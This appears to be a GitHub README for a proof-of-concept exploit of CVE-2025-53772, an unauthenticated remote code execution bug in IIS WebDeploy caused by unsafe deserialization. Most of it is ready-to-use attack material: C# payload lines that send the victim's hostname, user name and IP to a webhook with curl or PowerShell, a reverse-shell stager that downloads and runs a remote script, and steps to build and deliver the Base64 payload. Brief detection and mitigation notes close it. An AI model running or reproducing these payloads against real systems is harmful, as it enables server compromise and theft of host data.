 momollax/cve-2025-53772-iis-webdeploy-rce
Proof-of-concept exploit for CVE-2025-53772, a remote code execution vulnerability in IIS WebDeploy via unsafe deserialization. Includes customizable payload generation for information gathering, command execution, and reverse shells.

This repository contains a Proof-of-Concept (PoC) exploit for CVE-2025-53772, a Remote Code Execution vulnerability in IIS WebDeploy through unsafe deserialization.
This tool is for educational and authorized security testing purposes only. The author is not responsible for any misuse or damage caused by this software. Only use on systems you own or have explicit permission to test.
Edit the payload in poc.cs at lines 18-19 to specify your target action: csharp// Replace with your webhook URL and desired payload
set.Add("cmd.exe");
set.Add("/c curl -X POST https://webhook.site/YOUR-WEBHOOK-ID -H \"Content-Type: application/json\" -d \"{\\\"hostname\\\":\\\"%COMPUTERNAME%\\\",\\\"user\\\":\\\"%USERNAME%\\\",\\\"ip\\\":\\\"$(curl -s ifconfig.me)\\\",\\\"exploit\\\":\\\"CVE-2025-53772\\\",\\\"timestamp\\\":\\\"%DATE% %TIME%\\\"}\"");
Information Gathering (Recommended):
csharpset.Add("powershell.exe");
set.Add("-Command \"$hostname=$env:COMPUTERNAME; $user=$env:USERNAME; $ip=(Invoke-RestMethod -Uri 'https://ipinfo.io/ip' -UseBasicParsing); $body=@{hostname=$hostname;user=$user;ip=$ip;exploit='CVE-2025-53772';timestamp=(Get-Date)} | ConvertTo-Json; Invoke-RestMethod -Uri 'https://webhook.site/YOUR-WEBHOOK-ID' -Method Post -Body $body -ContentType 'application/json'\"");
Simple Command Execution:
csharpset.Add("cmd.exe");
set.Add("/c calc.exe");  // Opens calculator
Reverse Shell (Advanced):
csharpset.Add("powershell.exe");
set.Add("-Command \"IEX (New-Object Net.WebClient).DownloadString('http://YOUR-SERVER/shell.ps1')\"");


The GitHub Action will automatically compile the PoC and generate the Base64-encoded payload:
Push your changes to trigger the GitHub Action Navigate to Actions tab in your repository Click on the latest workflow run Find the generated payload in the console output:
 3. Deploy the Exploit

Use the generated Base64 payload against the vulnerable IIS WebDeploy endpoint:
 🎯 Vulnerability Details
Affected Software: IIS WebDeploy (multiple versions) Vulnerability Type: Unsafe Deserialization leading to RCE Attack Vector: Remote, unauthenticated Severity: Critical
If you prefer to compile locally instead of using GitHub Actions: bash# Windows with .NET Framework C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe poc.cs poc.exe > payload.txt
csc poc.cs poc.exe 📡 Setting Up a Webhook
Go to webhook.site to get a free webhook URL Replace YOUR-WEBHOOK-ID in the payload with your unique ID Monitor incoming requests to see exploit execution results
Detection:
Monitor for unusual BinaryFormatter deserialization activities Look for suspicious process spawning from IIS worker processes Network monitoring for unexpected outbound connections
Mitigation:
Update IIS WebDeploy to the latest patched version Implement input validation and sanitization Use allowlists for deserialization types Deploy network segmentation and monitoring
CVE-2025-53772 Details Microsoft Security Advisory NIST Vulnerability Database






